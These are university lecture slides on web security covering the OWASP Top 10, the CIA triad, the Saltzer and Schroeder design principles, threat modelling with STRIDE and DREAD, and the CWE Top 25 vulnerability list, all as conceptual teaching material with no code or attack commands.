Lancaster University

Web Security

12th December 2024

Phil Benachour and Matthew Bradbury

Lecture Plan

1. Top web vulnerabilities: OWASP Top 10
2. Insecure Design (risks related to design flaws)
3. Cryptographic Failures (Sensitive Data Exposure)
4. Injection

OWASP Top 10

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures (Sensitive Data Exposure)
- A03:2021-Injection
- **A04:2021-Insecure Design (risks related to design flaws)**
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures (software updates, critical data, and CI/CD pipelines without verifying integrity)
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

https://owasp.org/www-project-top-ten/


Insecure Design (risks related to design flaws)

- New since 2021
- Focus on risks related to design flaws
- Secure design patterns and principles
- Secure architecture design


Significance of software security

- Almost every aspect of our modern lives depends on **trustworthy** software
- Security threats and attack occur almost daily and cost organisations **time** and **money**
- Software defects are present in complex-systems:
  - Manifested by **design flaws** or implementation **bugs**
  - Exposed under **natural-accidental** or **deliberate** conditions

Development life cycles


Project
Encompasses all the activities of the project
System
Encompasses all the activities of the system
Software
Can be developed using different approaches/methodologies

LUSI online



Project

- Part of LU’s strategy to give our students an international experience and to link with all international partners


System

- Making LUSI available online via the Web

Software

- Development and migration from client-server PC based to an Online Web based application.

identifying complexity in building systems




From Dr Carl Mead, ISS project manager

Significance of software security

- Software development practices
  - Lack the rigorous controls required to **minimize defects** into software
  - It is very **difficult** to produce **a bug-free** software especially when the software is **non-trivial**.
- Because security is often:
  - Not a priority
    - Time to market pressure
  - A financial burden
  - afterthought
- The goal is to make a hacker’s job as tough as possible to avoid becoming a victim

Goals for secure software and system

- The CIA security triad:
- It is a guiding model in information security.
- A strategy to include policies and security controls that minimize threats to your system.



Goals

- Confidentiality
  - Computing resources and data (raw) and information (processed) should be **accessible only** to authorised users.
- Integrity
  - Resources can **only be modified or removed** by the authorised users.
- Availability
  - Resources need to be **accessible** when needed by the **authorised users**.

Confidentiality

- *Two related concepts:*
  - **Data confidentiality:**
    Gives some assurance that **information** is not available or disclosed to anyone without proper authorisation.
  - **Privacy:**
    Seeks to give assurance that the information owner can control what can be collected and stored about them, and what use is being made of that information.
- Use encryption to provide confidentiality in transit, processing and storage.

Integrity

- *Two related concepts:*
  - **Data Integrity:**

    Gives some assurance that programs and information are only modified by authorised security principals and in an expected way.
  - **System Integrity:**

    The system can perform its function without any modification.

- In both cases, the modification may be malicious or accidental.

Availability

Lancaster University

- Gives some assurance that the system is **responsive** and **free** from **disruption** or denial of access to its users.
- **Performance** is one element of availability.
- Avoid single point of failure.
- **Redundancy** and **backup measures** in case of failures.

- Failure may be malicious, accidental or environmental.

Security Design Principles

- Saltzer J. and Schroeder M., “The Protection of Information in Computer Systems,” Communications of the ACM, 17(7), July 1974.

- Eight principles for security design and development.

- Focus on the mechanisms to guide the design and contribute to an implementation without security flaws

Security Design Principles

Proposed by: Saltzer J. and Schroeder M., “The Protection of Information in Computer Systems,” Communications of the ACM, 17(7), July 1974.

Economy of mechanism	Fail-safe defaults	Complete Mediation	Open Design
Separation of Privilege	Least Privilege “Need-based privilege assignment”	Least Common Mechanism	Psychological Acceptability

Economy of Mechanism

- Keep the design as simple and small as possible.
- Design and implementation errors that result in unwanted access paths will not be noticed during normal use
  - Since normal use usually does not include attempts to exercise improper access paths.
- Example: reuse simple good quality components/libraries

Fail-safe Defaults

- Identifies conditions under which access is permitted.
- Base access decisions on permission rather than exclusion.
- Default scenario is no permissions (lack of access).
- The protection scheme identifies conditions under which access is permitted.
- A conservative design must be based on arguments **why objects should be accessible**, rather than **why they should not**.

Complete Mediation

- Every access to every object (resource) must be checked for authority.

- It forces a system-wide view of access control, which in addition to normal operation includes initialization, recovery, shutdown, and maintenance.

Open Design

- Security by obscurity does not work
  - it is simply not realistic to attempt to maintain secrecy for any system which receives wide distribution.

- The system should not depend on the ignorance of potential attackers, but rather on the possession of specific, more easily protected, **keys or passwords**.

- Decouple protection of mechanism from protection keys or passwords.

Separation of Privilege (duties)

- It is better to have multiple users share privileges.
    - Increases insurance that access is authorised.

- From then on, no single accident, deception, or breach of trust is sufficient to compromise the protected information.
    - This principle is often used in bank safe-deposit boxes.
    - In the defence system that fires a nuclear weapon only if two different people both give the correct command.
    - In a computer system, separated keys apply to any situation in which two or more conditions must be met before access should be permitted

Least Privilege

- Need-based privilege assignment.
  - Provide the minimum amount of access necessary to perform a task.
  - Every program and every user of the system should operate using the least set of privileges necessary to complete the job.
- Limits the damage that can result from an accident or error.
  - Reduces interactions to a minimum so that unintentional, unwanted, or improper uses of privilege are less likely to occur.
- The military security rule of "need-to-know" is an example of this principle.

Least Common Mechanism

- Minimize the amount of mechanism
  - Shared among multiple system components
  - Common to more than one user
  - Dependent on by all users

- Example:
  - Shared passwords, resources, and processes.
  - Shared code can be a problem if a vulnerability is discovered, especially if every layer of defence relies on it.

Psychological acceptability: Usability (ease of use)

- Usability and security are sometimes overlooked.
- Security needs to be viewed as a supporting technology
  - to enable access to resources and protect.

- Security countermeasures needs to be as user-friendly as possible.
- It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly.

Ten Immutable Laws of Security (2009)*

Lancaster University

Law #1: If a bad guy can persuade you to run his program on your computer, it's not your computer anymore

Law #2: If a bad guy can alter the operating system on your computer, it's not your computer anymore

Law #3: If a bad guy has unrestricted physical access to your computer, it's not your computer anymore

Law #4: If you allow a bad guy to upload programs to your website, it's not your website any more

Law #5: Weak passwords trump strong security

Law #6: A computer is only as secure as the administrator is trustworthy

Law #7: Encrypted data is only as secure as the decryption key

Law #8: An out-of-date virus scanner is only marginally better than no virus scanner at all

Law #9: Absolute anonymity isn't practical, in real life or on the Web

Law #10: Technology is not a panacea

*http://technet.microsoft.com/en-us/library/cc722487.aspx

The immutable laws of security (2023)*

Lancaster University

Law #1: Security success is ruining the attacker return on investment

Law #2: Not keeping up is falling behind

Law #3: Productivity always wins

Law #4: Attackers don’t care

Law #5: Ruthless Prioritization is a survival skill

Law #6: Cybersecurity is a team sport

Law #7: Your network isn’t as trustworthy as you think it is

Law #8: Isolated networks aren’t automatically secure

Law #9: Encryption alone isn’t a data protection solution

Law #10: Technology doesn't solve people and process problems

*https://learn.microsoft.com/en-us/security/zero-trust/ten-laws-of-security

Threat Modelling

- What is threat modelling?
  - A technique used as part of the security life cycle to analyse a system to highlight concerns about security and privacy characteristics.
- Why threat model?
  - To recognize what can go wrong in a system.
  - To pinpoint design and implementation issues that require mitigation, at the early stage or throughout the lifetime of the system.
  - The outcome informs decisions that are made in subsequent design, development, testing, and post-deployment phases.

Risk Assessment

- “The ISO 27001 risk assessment is a systematic process by which an organization identifies its information security risks, their likelihood, and their impact, so as to implement plans to mitigate them. It follows the setting up of a robust and cost-effective Information Security Management System (ISMS).”

Assets , Threats and Risks

Five key phases:

- Asset Identification
- Threat Analysis
- Vulnerability Analysis
- Risk Assessment
- Risk Communication

These processes identify:

- What assets needs protecting
- The threats the identified assets are vulnerable to
- The risk associated with each threat
- Key areas to work on in terms of Mitigation and Contingency planning.

Threats & Threat Assessment

- Threat = those things that may pose a danger to your information security

- Threat Agent is the actor that poses the threat
  - Can be malicious or accidental
  - Have the opportunity and capability to exploit a vulnerability

Threat Assessment

- Threat assessment identifies the threats to the organisation
- Identifies the likely culprits
- Threat assessment in this space is not very mature
  - Often borrows from other environments/domains
  - Difficult to provide quantified, accurate and repeatable outcomes

Background

- Threat assessment were regularly carried out by nation states on other nation states
  - Later businesses started to apply techniques for the marketplace
- National threat analysis done by experts
  - Normally considered over lengthy periods
- Threat Analysts will tend to specialise in specific parts of the threat spectrum, geographical region etc.

Time period

- Cyber-attacks have short timescales
  - Lower threshold to initiate
  - No requirement to move physical resources
  - Can attack from any location
  - Limited observable indicators
  - 1 attacker has all the they need

Example of difficulty

- Feb 1998 US DoD computer systems under attack
- This was during the time of the build-up to the first Iraq war
- The attacks were widespread, co-ordinated and systematic
- Was it a state actor, or one of its allies?
- Cloverdale kids (two): 16-year-olds with the help of an 18-year-old Israeli, using home computer equipment

What is a Threat Agent?

1. Natural Threats and/or accidents
   - Non-intentional threat agents

2. Malicious agents
   - Intentional actions, the ones everyone thinks of
   - Characteristics
     - Catalysts, Motivation
     - Capability, Access
     - Inhibitors, Amplifiers

Natural and Accidental Threats

- Natural
  - Well known
  - Insurance actuarial tables can be used
- Accidental
  - Insurance data for physical accidents
  - No or limited data for electronic incidents
    - Do you know how many times a user has lost a pen drive in your organisation?
  - Accidents are affected over time by attitudes and training
  - There is a lack of malicious intent
- Threats may be combined.

Malicious Agents

1

Agent may be an individual or group that can implement the threat

- Agents are affected by amplifiers or inhibitors

2

Characteristics:


- Motivation: Why are they doing this?
- Capability: Can they do it and to what level?
- Catalyst: Why set them off?
- Inhibitors: What has/could put them off?
- Amplifiers: What has/could push them on?

3

There are two factors for a successful attack

1. Exploitable vulnerability
2. System must be important enough (To whom?)

Sequence of Factors



The ‘STRIDE’ Threat Model

Spoofing	• Forge email messages, Replay authentication packets. Security Control: **Authentication**
Tampering	• Alter data during transmission, Change data in files. Security Control: **Integrity**
Repudiation	• Delete critical file and deny it, Purchase a product and later deny it. Security Control: **Non-repudiation**
Information Disclosure	• Expose information in error messages. Security Control: **Confidentiality**
Denial of Service	• Flood network with SYN packets. Security Control: **Availability**
Elevation of Privilege	• Exploit buffer overruns to gain system privileges, Obtain administrator privileges illegitimately. SC: **Authorization**

The DREAD Threat Model

	High (10)	Medium (5)	Low (0)
Damage potential	System compromised; data destroyed	Some system or data affected	Nothing
Reproducibility	Easy, no skill required	Medium effort, few skills	Hard / impossible
Exploitability	Commonly available tool	Accessible	Bespoke tool
Affected Users	All	Some	None
Discoverability	Easy	Guess work or monitoring	Hard

Summary

- The importance of software security & Software system complexity
- CIA: confidentiality, integrity and availability
- The eight security design principles and guidelines
- We looked at examples of best practice
  - And how this has changed over the years
- Threat Modelling
  - What is it and why use it?
  - STRIDE and DREAD
    - Hoe the CIA is mapped to STRIDE

Top 25 Software Vulnerabilities

1. Out-of-bounds Write
2. Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)
3. Out-of-bounds Read
4. Improper Input Validation
5. Improper Neutralization of Special Elements in OS Command (OS Command Injection)
6. Improper Neutralization of Special Elements in SQL Command (SQL Injection)
7. Use After Free
8. Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within the Bounds of a Memory Buffer
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference
24. Server-Side Request Forgery (SSRF)
25. Improper Neutralization of Special Elements used in a Command (Command Injection)

https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html


OWASP Top 10

- A01:2021-Broken Access Control
- **A02:2021-Cryptographic Failures (Sensitive Data Exposure)**
- **A03:2021-Injection**
- A04:2021-Insecure Design (risks related to design flaws)
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures (software updates, critical data, and CI/CD pipelines without verifying integrity)
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

